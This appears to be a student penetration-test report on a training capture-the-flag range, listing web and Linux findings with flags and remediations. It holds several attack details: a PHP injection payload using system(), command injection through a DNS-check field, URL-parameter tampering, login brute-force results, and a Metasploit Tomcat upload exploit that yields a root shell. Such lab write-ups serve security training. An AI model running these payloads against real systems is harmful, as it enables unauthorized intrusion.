Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment																																																																																																																		
1	melina	karren	200			8706																																																																																																																			
5	melina	alexander	200			8706																																																																																																																			
6	melina	CARLOS	200			8706																																																																																																																			
7	melina	teddy1	200			8706																																																																																																																			
8	melina	sunny	200			8706																																																																																																																			
10	melina	isaac	200			8706																																																																																																																			
11	melina	febrero	200			8706																																																																																																																			
12	melina	detroit	200			8706																																																																																																																			
13	melina	medmed1	200			8706																																																																																																																			
14	melina	rene1	200			8706																																																																																																																			
15	melina	rainbows	200			8706																																																																																																																			
16	melina	melina	200			8844																																																																																																																			
17	melina	medicina	200			8706																																																																																																																			
18	melina	nieto	200			8706																																																																																																																			
Affected Hosts	Login.php																																																																																																																								
Remediation	Enhance URL editing for this page as it can be used to access directories containing potential username credentials for attackers to use.																																																																																																																								

Vulnerability 13	Findings
Title	PHP injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	modified the URL from /networking.php to /souvenirs.txt, presenting a clickable link that takes me to a page with the URL ending in .php?message=CALLUSNOW modified the URL with this command: message=echo system(\$command),


	revealing flag 13
Images	 <p>The screenshot shows a website with a red header containing the Rekall logo and the text "REKALL CORPORATION". Below the header, there's a dark banner with the text "Souvenirs for your VR experience". Underneath the banner, there's a message: "Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options... Congrats, flag 13 is jdkas7sk23dd".</p>
Affected Hosts	souvenirs.php
Remediation	Implement proper authentication and authorization protocols by making sensitive information (usernames credentials) hidden in the server and database from attackers.

Vulnerability 14	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Used burpsuite to intercept login where it gave us admin=001. in the "Restricted Area" part of the site that I got to from clicking the hyperlink "HERE" from finding a previous flag, I modified the URL from admin=001 to admin=87, and flag 14 appeared:


Images	
Affected Hosts	admin_legal_data.php
Remediation	Make the server more secure by increasing authorization and authentication protocols.

Vulnerability 15	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	In the DNS check webpage (networking.php), ran the command: www.example.com ls old_disclaimers, which shows the file disclaimer_1.txt which is important because in the URL of rekall disclaimer, it shows a disclaimer_2.txt. Using this information we modified the URL in the disclaimer webpage to include the path old_disclaimers/disclaimer_1.txt which reveals the flag
Images	
Affected Hosts	disclaimer.php
Remediation	Establish validation to ensure only approved entries are accepted.

Linux Servers


Vulnerability 1	Findings
Title	WHOIS domain
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	From the OSINT Framework website, utilized the Domain Dossier tools to retrieve information about the WHOIS domain for totalrekall.xyz. Personal information such as their Registrant Street is listed as Flag 1.
Images	
Affected Hosts	https://centralops.net/co/domaindossier.aspx
Remediation	Implementing additional services through the domain provider will help hide sensitive and personal information


Vulnerability 2	Findings
Title	WHOIS lookup for IP Address
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Personal IP address found with the Domain Dossier

Images	 <p>Domain Dossier - Investigate domains and IP addresses</p> <p>domain or IP address: totalrekall.xyz</p> <p><input checked="" type="checkbox"/> domain WHOIS record <input type="checkbox"/> DNS records <input type="checkbox"/> Whois <input checked="" type="checkbox"/> network WHOIS record <input type="checkbox"/> service scan <input type="checkbox"/></p> <p>user anonymous (20.102.136.180) sessions: 40 units log IP account info</p> <p>Do you see Whois records that are missing contact information? Read about reduced Whois data due to the GDPR.</p> <p>Address lookup</p> <p>canonical name: totalrekall.xyz aliases addresses: 34.102.136.180</p> <p>Domain Whois record</p> <p>Queried whois.totalrekall.xyz with "totalrekall.xyz"...</p> <p>Domain Name: TOTALREKALL.XYZ Registry Domain ID: 8773189457-ENIC Registrar: GODADDY.COM, LLC Registrar IANA Server: whois.godaddy.com Registrar WHOIS Query Delay: 0 Updated Date: 2023-02-03T14:04:39Z Creation Date: 2022-02-02T19:16:19Z Expiration Date: 2025-02-02T21:59:59Z Registrar: GoDaddy, LLC Registrar IANA ID: 346 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +18002250000 Name Server: NS01.DOMAINCONTROL.COM Name Server: NS02.DOMAINCONTROL.COM Name Servers: ns01.domaincontrol.com Name Servers: ns02.domaincontrol.com Registrar Organization: Registrar State/Province: Georgia Registrar Street: 1000 Peachtree Street Registrar City: Atlanta Registrar Zip: 30309 Registrar Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Phone: +18002250000 Registrar Abuse Contact Phone: +18002250000 URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ Last update of WHOIS database: 2023-04-18T14:08:59Z Queried whois.godaddy.com with "totalrekall.xyz". Status: Registered</p>
Affected Hosts	34.102.136.180
Remediation	difficult to hide IP address


Vulnerability 3	Findings																																																							
Title	Open source data exposed																																																							
Type (Web app / Linux OS / WIndows OS)	Linux OS																																																							
Risk Rating	Low																																																							
Description	crt.sh to look up the SSL certificates																																																							
Images	<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: left; padding: 2px;">Certificates</th> <th style="text-align: left; padding: 2px;">Criteria</th> <th style="text-align: left; padding: 2px;">Type: Identity</th> <th style="text-align: left; padding: 2px;">Match: ILIKE</th> <th style="text-align: left; padding: 2px;">Search: totalrekall.xyz</th> </tr> </thead> <tbody> <tr> <td style="padding: 2px;"></td> </tr> <tr> <td style="padding: 2px;"></td> </tr> <tr> <td style="padding: 2px;"> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: left; padding: 2px;">Certificates</th> <th style="text-align: left; padding: 2px;">crt.sh ID</th> <th style="text-align: left; padding: 2px;">Logged At</th> <th style="text-align: left; padding: 2px;">Not Before</th> <th style="text-align: left; padding: 2px;">Not After</th> <th style="text-align: left; padding: 2px;">Common Name</th> <th style="text-align: left; padding: 2px;">Matching Identities</th> <th style="text-align: left; padding: 2px;">Issuer Name</th> </tr> </thead> <tbody> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095738637</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095738716</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095204253</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095204153</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> </tbody> </table> </td> <td style="padding: 2px;"></td> <td style="padding: 2px;"></td> <td style="padding: 2px;"></td> </tr> </tbody> </table>	Certificates	Criteria	Type: Identity	Match: ILIKE	Search: totalrekall.xyz											<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: left; padding: 2px;">Certificates</th> <th style="text-align: left; padding: 2px;">crt.sh ID</th> <th style="text-align: left; padding: 2px;">Logged At</th> <th style="text-align: left; padding: 2px;">Not Before</th> <th style="text-align: left; padding: 2px;">Not After</th> <th style="text-align: left; padding: 2px;">Common Name</th> <th style="text-align: left; padding: 2px;">Matching Identities</th> <th style="text-align: left; padding: 2px;">Issuer Name</th> </tr> </thead> <tbody> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095738637</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095738716</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095204253</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095204153</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> </tbody> </table>	Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name		6095738637	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site		6095738716	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site		6095204253	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site		6095204153	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site			
Certificates	Criteria	Type: Identity	Match: ILIKE	Search: totalrekall.xyz																																																				
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th style="text-align: left; padding: 2px;">Certificates</th> <th style="text-align: left; padding: 2px;">crt.sh ID</th> <th style="text-align: left; padding: 2px;">Logged At</th> <th style="text-align: left; padding: 2px;">Not Before</th> <th style="text-align: left; padding: 2px;">Not After</th> <th style="text-align: left; padding: 2px;">Common Name</th> <th style="text-align: left; padding: 2px;">Matching Identities</th> <th style="text-align: left; padding: 2px;">Issuer Name</th> </tr> </thead> <tbody> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095738637</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095738716</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">flag3-s7euwehd.totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095204253</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> <tr> <td style="padding: 2px;"></td> <td style="padding: 2px;">6095204153</td> <td style="padding: 2px;">2022-02-02</td> <td style="padding: 2px;">2022-05-03</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">totalrekall.xyz</td> <td style="padding: 2px;">C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site</td> </tr> </tbody> </table>	Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name		6095738637	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site		6095738716	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site		6095204253	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site		6095204153	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site																				
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name																																																	
	6095738637	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site																																																		
	6095738716	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site																																																		
	6095204253	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site																																																		
	6095204153	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site																																																		
Affected Hosts	DNS:flag3-s7euwehd.totalrekall.xyz																																																							
Remediation	would be of good interest to get relevant certificated from reputable companies																																																							

Vulnerability 4	Findings
Title	Open source data exposed
Type (Web app / Linux OS / WIndows OS)	Linux OS


Risk Rating	Medium
Description	Found 5 hosts during nmap scanning
Images	
Affected Hosts	192.168.13.10-14
Remediation	Use in-house scanning then block ports and fix vulnerabilities

Vulnerability 5	Findings
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Ran an nmap scan against the discovered hosts. Found the IP address of the host running Drupal : 192.168.13.12
Images	


Affected Hosts	192.168.13.12
Remediation	update and patch the system and server so that the system is running on the latest patch.


Vulnerability 6	Findings
Title	Nessus Scan - Struts
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Use target ip address 192.168.13.12 in nessus basic network scan
Images	
Affected Hosts	192.168.13.12
Remediation	use the latest patch and update to reduce risks


Vulnerability 7	Findings
Title	Apache Tomcat Remote Control (CVE 2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Ran an aggressive nmap scan on 192.168.13.10. Then found multiple Apache to search with using metasploit.

	<p>Searched through multiple exploits, found apache, then tomcat and rce in the description and found this exploit ‘multiple/http/tomcat_jsp_upload_bypass’ and tried it out. Opened shell and went into root, typed command “find / -type f -iname “*flag*”, then it showed a flag.txt file, where we cat and found the flag</p>
Images	
Affected Hosts	192.168.13.10
Remediation	Use the latest patch for the system to mitigate risks

